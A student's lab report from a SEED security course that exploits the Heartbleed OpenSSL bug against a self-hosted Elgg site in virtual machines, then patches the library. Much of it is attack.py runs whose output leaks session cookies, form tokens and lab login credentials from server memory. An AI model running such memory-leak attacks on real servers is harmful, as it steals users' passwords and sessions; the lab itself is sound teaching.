

Anthony Chavez

Professor Dai

Lab 4 – Heartbleed

## Lab Objective

---

In this lab, we were tasked to understand the weakness of the implementation of the Heartbeat protocol, how the vulnerability is exploited, and how to fix the problem.

## Initial Setup

---

To start, we need to set up two VMs: one being the attacker machine and the other being the victim server. We will use the pre-built *SEEDUbuntu12.04* VM and make sure they are able to communicate with each other.

First, we must identify the attacker machine and victim server IP address. We do so by typing:

```
ifconfig
```

Attacker Machine: 10.0.2.4

```
[11/04/2021 14:50] seed@ubuntu:~$ ifconfig
eth14      Link encap:Ethernet HWaddr 08:00:27:61:d3:74
            inet addr:10.0.2.4 Bcast:10.0.2.255 Mask:255.255.255.0
                    inet6 addr: fe80::a00:27ff:fe61:d374/64 Scope:Link
                        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                        RX packets:135 errors:0 dropped:0 overruns:0 frame:0
                        TX packets:195 errors:0 dropped:0 overruns:0 carrier:0
                        collisions:0 txqueuelen:1000
                        RX bytes:40306 (40.3 KB) TX bytes:21967 (21.9 KB)

lo         Link encap:Local Loopback
            inet addr:127.0.0.1 Mask:255.0.0.0
                    inet6 addr: ::1/128 Scope:Host
                        UP LOOPBACK RUNNING MTU:16436 Metric:1
                        RX packets:66 errors:0 dropped:0 overruns:0 frame:0
                        TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
                        collisions:0 txqueuelen:0
                        RX bytes:4690 (4.6 KB) TX bytes:4690 (4.6 KB)
```

Victim Server: 10.0.2.5

```
[11/04/2021 14:50] seed@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:78:02:f0
            inet addr:10.0.2.5 Bcast:10.0.2.255 Mask:255.255.255.0
                    inet6 addr: fe80::a00:27ff:fe78:2f0/64 Scope:Link
                        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                        RX packets:411 errors:0 dropped:0 overruns:0 frame:0
                        TX packets:177 errors:0 dropped:0 overruns:0 carrier:0
                        collisions:0 txqueuelen:1000
                        RX bytes:89604 (89.6 KB) TX bytes:20450 (20.4 KB)

lo         Link encap:Local Loopback
            inet addr:127.0.0.1 Mask:255.0.0.0
                    inet6 addr: ::1/128 Scope:Host
                        UP LOOPBACK RUNNING MTU:16436 Metric:1
                        RX packets:66 errors:0 dropped:0 overruns:0 frame:0
                        TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
                        collisions:0 txqueuelen:0
                        RX bytes:4690 (4.6 KB) TX bytes:4690 (4.6 KB)
```

Second, we need to verify the two machines can communicate with each other. We do this by typing:

Attacker Machine pinging Victim Server

```
ping 10.0.2.5
```

```
[11/04/2021 14:50] seed@ubuntu:~$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_req=1 ttl=64 time=0.660 ms
64 bytes from 10.0.2.5: icmp_req=2 ttl=64 time=1.01 ms
64 bytes from 10.0.2.5: icmp_req=3 ttl=64 time=0.941 ms
^C
--- 10.0.2.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.660/0.870/1.011/0.155 ms
```

Victim Server pinging Attacker Machine

```
ping 10.0.2.4
```

```
[11/04/2021 14:50] seed@ubuntu:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_req=1 ttl=64 time=0.375 ms
64 bytes from 10.0.2.4: icmp_req=2 ttl=64 time=0.836 ms
64 bytes from 10.0.2.4: icmp_req=3 ttl=64 time=0.883 ms
^C
--- 10.0.2.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.375/0.698/0.883/0.229 ms
```

No packets were lost so both machines are communicating properly.

Third, the website used in this attack can be any HTTPS website that uses SSL/TLS. However, since it is illegal to attack a real website, we have to set up our own website in our VM, and conduct the attack on our own VM. We will use an open-source social network application called ELGG, and host it in the following URL: <https://www.heartbleedlabelgg.com>.

To do so, we need to modify the /etc/hosts file on Attacker Machine to map the server name to the IP address of server VM. We will type:

```
sudo gedit /etc/hosts
```

```
[11/04/2021 18:59] seed@ubuntu:~$ sudo gedit /etc/hosts
[sudo] password for seed:
```

```
hosts ✘
127.0.0.1      localhost
127.0.1.1      ubuntu

# The following lines are for SEED labs
127.0.0.1      www.OriginalPhppb3.com

127.0.0.1      www.CSRFLabCollabtive.com
127.0.0.1      www.CSRFLabAttacker.com

127.0.0.1      www.SQLLabCollabtive.com

127.0.0.1      www.XSSLabCollabtive.com

127.0.0.1      www.SOPLab.com
127.0.0.1      www.SOPLabAttacker.com
127.0.0.1      www.SOPLabCollabtive.com

127.0.0.1      www.OriginalphpMyAdmin.com

127.0.0.1      www.CSRFLabElgg.com
127.0.0.1      www.XSSLabElgg.com
127.0.0.1      www.SeedLabElgg.com
127.0.0.1      www.heartbleedlabelgg.com
127.0.0.1      www.WTLabElgg.com

127.0.0.1      www.wtmobilestore.com
127.0.0.1      www.wtshoestore.com
127.0.0.1      www.wtelelectronicsstore.com
127.0.0.1      www.wtcamerastore.com

127.0.0.1      www.wtlabadserver.com

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
```

We must change this IP address to the Victim Server VM's IP.


```
127.0.0.1      www.CSRFLabElgg.com
127.0.0.1      www.XSSLabElgg.com
127.0.0.1      www.SeedLabElgg.com
10.0.2.5      www.heartbleedlabelgg.com
127.0.0.1      www.WTLabElgg.com
```

Fourth, we need to verify that the IP has changed and we can reach this website. We can ping the website in the terminal and search for the website on Firefox.

```
ping www.heartbleedlabelgg.com
```

```
[11/04/2021 20:50] seed@ubuntu:~$ ping www.heartbleedlabelgg.com
PING www.heartbleedlabelgg.com (10.0.2.5) 56(84) bytes of data.
64 bytes from www.heartbleedlabelgg.com (10.0.2.5): icmp_req=1 ttl=64 time=0.311
ms
64 bytes from www.heartbleedlabelgg.com (10.0.2.5): icmp_req=2 ttl=64 time=0.931
ms
64 bytes from www.heartbleedlabelgg.com (10.0.2.5): icmp_req=3 ttl=64 time=0.917
ms
64 bytes from www.heartbleedlabelgg.com (10.0.2.5): icmp_req=4 ttl=64 time=0.826
ms
^C
--- www.heartbleedlabelgg.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 0.311/0.746/0.931/0.255 ms
```

```
firefox www.heartbleedlabelgg.com
```




Success!


## Task 1: Launch the Heartbleed Attack

In this task, we will launch the Heartbleed attack on our social network site and see what kind of damages can be achieved. The actual damage of the Heartbleed attack depends on what kind of information is stored in the server memory. If there has not been much activity on the server, we will not be able to steal useful data. Therefore, we need to interact with the web server as legitimate users.

First, we will log in as the site administrator (User Name: *admin*; Password: *seedelgg*)




A screenshot of a login form. At the top right is an orange RSS icon. Below it is the word "Log in" in blue. A horizontal line separates this from the "Username or email" field, which contains "admin". Another horizontal line separates this from the "Password" field, which contains "\*\*\*\*\*". Below the password field are two buttons: a blue "Log in" button and a smaller "Remember me" checkbox. At the bottom of the form are links for "Register" and "Lost password".



A screenshot of the SEED Lab Site dashboard after logging in. The top navigation bar includes "Administration", "Settings", and "Log out". A message "You have been logged in." is displayed. The main content area shows "All Site Activity" with three tabs: "All", "Mine", and "Friends". A message "No activity" is shown. On the right side, there is a sidebar with an "Administration" section containing "Members", "Pages", and "The Wire". There is also an "RSS" feed icon.

Second, we will add Boby as a friend and send him a private message.



A screenshot of the "All Site Activity" page with a dropdown menu open over the "Groups" tab. The menu is titled "More" and contains three items: "Members" (which is highlighted with a red arrow), "Pages", and "The Wire". The main content area shows "All Site Activity" with tabs for "All", "Mine", and "Friends", and a message "No activity".

The screenshot shows a user profile page for 'Boby'. At the top, there's a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More. Below that is a section titled 'Members (4)' with buttons for Newest, Popular, and Online. A list of users includes 'Samy', 'Charlie', 'Boby' (highlighted with a red box), and 'admin'. To the right of each user is a profile picture and a set of options: 'Add friend' (with a red arrow pointing to it), 'Report user', and 'Send a message'. Below these are links for Blogs, Bookmarks, Files, Pages, Wire posts, and Admin options... The 'Send a message' button for Boby is also highlighted with a red box and a red arrow.

## Compose a message

To: Boby ▾

Subject:

Updated Login Credentials

Message:

[Remove editor](#)

Hi Boby,

Below are the updated login credentials for the database:

username: SeedToTree  
password: seedLabs-is-#1

[Send](#)

Second, we will now launch the attack and see what information we can get out of the victim server. Using a provided python script called *attack.py*, we will run the attack code multiple times to get useful data.

```
sudo chmod 755 attack.py
```

Making the script executable

```
[11/04/2021 22:38] seed@ubuntu:~/Downloads$ sudo chmod 755 attack.py
[sudo] password for seed:
[11/04/2021 22:39] seed@ubuntu:~/Downloads$ ls
attack.py  BufferOverflow
```

```
./attack.py www.heartbleedlabelgg.com -l 0x4001
```

For the first run, we got the following output:

```
[11/04/2021 22:49] seed@ubuntu:~/Downloads$ ./attack.py www.heartbleedlabelgg.com -l 0x4001
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.0.AAAAAAAAAAAAAAAABCDEFGHIJKLMNOPABC...
..!9.8.....5.....
.....3.2....E.D....../...A.....I.....
.....#.....0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=39tmogkhm9kct6l80ge3q7l607
Connection: keep-alive
.....K.6z...<)\f.:.....
.e.*CF.e.....^F.P+.....I\
```

After a few runs, we get the message sent earlier to Bob. If I was an adversary, I could convert the message to ascii and use the credentials to modify the site's database.

```
[11/04/2021 23:35] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com -l 0x4001
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.0.AAAAAAAAAAAAAAAABCDEFGHIJKLMNOPABC...
..!9.8.....5.....
.....3.2....E.D....../...A.....I.....
.....#...../*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=81o0c9clkvb8thdduqnch3fhb1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 267
__elgg_token=b6ab68db7fe3eb87da30e5c3e8a29c748__elgg_ts=1636094015&recipient_guid=40&subject=Updated+Log
in+Credentials&body=Hi+Bob%0D%0A%0D%0ABelow+are+the+updated+login+credentials+for+the+database%3A%0D%
%0Ausername%3A+SeedToTree%0D%0Apassword%3A+seedLabs-is-%231qw..V...k.t..K
```

After a few more runs, we get the admin credentials. As an adversary, I would be able to gain administrative control of the website.

```
[11/04/2021 23:47] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com -l 0x4001
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
. @.AAAAAAAAAAAAAAABCDEFHIJKLMNOPABC...
....! .9.8.....5..... .
.....3.2.....E.D...../.A.....I..... .
..... .
.....#.....ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/profile/samy
Cookie: Elgg=8100c9clkvB8thdduqncnch3fhb1
Connection: keep-alive
If-None-Match: "1449721729"

.My..I..R..HJ.....; .X..c.....7cd92c"
Cache-Control: max-age=0

.....V.....*.....
.....d..g...#.... 9.....admin&password=seedelggzy.\...
.i...%.D...5
```

## Task 2: Find the Cause of the Heartbleed Vulnerability

---

In this task, we will compare the outcome of the benign packet and the malicious packet sent by the attacker code to find out the fundamental cause of the Heartbleed vulnerability.

In a normal scenario, the Heartbeat request packet will contain some data such as 3 bytes, “ABC,” with a length field of 3. The server will identify the data and length field, then echo the data of length “length field.” Therefore, “ABC” will be sent in the response packet. In the attack scenario, the request packet may contain “ABC,” but have a length field of 1003. The server will then copy the data from the request packet as well as 1000 bytes from the server’s private memory. Therefore, the response packet may contain users’ information, passwords, etc. This happens because the server blindly takes the length field value without comparing it to the data in the request packet.

The provided attack code has the default value of the Payload\_length set to 0x4000. However, we can specify the Payload\_length value of the request packet using the -l or –length flag and will we do so to answer the following questions:

Question 2.1: As the length variable decreases, what kind of difference can you observe?

Default length 0x4000:

```
[11/09/2021 14:24] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@AAAAAAAAAAAAAAABCDEFHIJKLMNOPABC...
...!9.8.....5.....
.....3.2.....E.D..../.A.....I.....
.....
.....#...../*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=81o0c9clkvb8thdduqnch3fhb1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 267

__elgg_token=b6ab68db7fe3eb87da30e5c3e8a29c74&__elgg_ts=1636094015&recipient_guid=40&subject=Updated+Log
in+Credentials&body=Hi+Bobby%2C%D%0A%D%0ABelow+are+the+updated+login+credentials+for+the+database%3A%D
%0Ausername%3A+SeedToTree%D%0Apassword%3A+seedLabs-is-%231qw..V...k...K
```

### Length 0x1500:

```
[11/09/2021 14:28] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com -l 0x1500

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

....AAAAAAAABCDEFHGIJKLMNOPABC...
....!.9.8.....5.....
.....3.2....E.D..../.A.....I.....
.....
.....#...../*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=8100c9clkvb8thdduqnch3fhb1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 267

__elgg_token=b6ab68db7fe3eb87da30e5c3e8a29c74&__elgg_ts=1636094015&recipient_guid=40&subject=Updated+Log
in+Credentials&body=Hi+Boby%2C%0D%0A%0D%0ABelow+are+the+updated+login+credentials+for+the+database%3A%0D
%0Ausername%3A+SeedToTree%0D%0Apassword%3A+seedLabs-is-%231qw.V....k..t..Kv....~..6Kr.>5.+
```

### Length 0x300:

```
[11/09/2021 14:31] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com -l 0x300

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

....AAAAAAAABCDEFHGIJKLMNOPABC...
....!.9.8.....5.....
.....3.2....E.D..../.A.....I.....
.....
.....#...../*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=8100c9clkvb8thdduqnch3fhb1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 267

__elgg_token=b6ab68db7fe3eb87da30e5c3e8a29c74&__elgg_ts=1636094015&recipient_guid=40&subject=Updated+Log
in+Credentials&body=Hi+Boby%2C%0D%0A%0D%0ABelow+are+the+updated+login+credentials+for+the+database%3A%0D
%0Ausername%3A+SeedToTree%0D%0Apassword%3A+seedLabs-is-%231....5[=M..2.e...
```

## Length 0x290:

```
[11/09/2021 14:34] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com -l 0x290
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAABCDEFHJKLNOABC...
...!9.8.....5.....
.....3.2....E.D..../.A.....I.....
.....
.....#..../*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=8100c9clkvb8thdduqnch3fhb1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 267

_elgg_token=b6ab68db7fe3eb87da30e5c3e8a29c74&__elgg_ts=1636094015&recipient_guid=40&subject=Updated+Log
in+Credentials&body=Hi+Boby%2C%D%A%D%ABelow+are\de...;,...*..H`
```

## Length 0x270:

```
[11/09/2021 14:36] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com -l 0x270
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAABCDEFHJKLNOABC...
...!9.8.....5.....
.....3.2....E.D..../.A.....I.....
.....
.....#..../*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=8100c9clkvb8thdduqnch3fhb1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 267

_elgg_token=b6ab68db7fe3eb87da30e5c3e8a29c74&__elgg_ts=1636094015&recipient_guid=40&subject=Updated+Log
in+Credentials&body..Z.h.
IR'.....
```

Here we examine the message sent to Boby. The message contains the website database credentials, but as we decrease the Payload\_length value, less information is returned in the response packet. Therefore, having a larger Payload\_length increases the chance of obtaining meaningful data from the attack script.

Question 2.2: As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary, the Heartbeat query will receive a response packet without attaching any extra data (which means the request is benign). Please find that boundary length. You may need to try many different length values until the web server sends back the reply without extra data. To help you with this, when the number of returned bytes is smaller than the expected length, the program will print “Server processed malformed Heartbeat, but did not return any extra data.”

```
[11/09/2021 14:48] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com -l 0x17
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAABC/[....B..]2.d...

[11/09/2021 14:48] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com -l 0x16
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result...
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
```

As can be seen in the screen snippet above, the boundary length value is 0x16.

### Task 3: Countermeasure and Bug Fix

To fix the Heartbleed vulnerability, the best way is to update the OpenSSL library to the newest version. We can accomplish this by typing in the following commands:

```
sudo apt-get update  
sudo apt-get upgrade
```


However, since this OS version is “End of Life,” we need to modify the /etc/apt/sources.list file. We accomplish this by:

Create a backup of the sources list file

```
sudo cp /etc/apt/sources.list /etc/apt/sources.list.backup
```

Open the sources file and rename all the instances of “us.archive” to “old-releases”

```
sudo gedit /etc/apt/sources.list
```



Save changes to the file and run:

```
sudo apt-get update  
sudo apt-get upgrade
```

Source: <https://stackoverflow.com/questions/30316812/ubuntu-apt-get-unable-to-fetch-packages>

Task 3.1: Try your attack again after you have updated the OpenSSL library. Please describe your observations.

```
[11/18/2021 15:33] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####

.F

[11/18/2021 15:33] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####

.F

[11/18/2021 15:33] seed@ubuntu:~/Downloads/test$
```

We are now unable to leak any data from the Victim Server.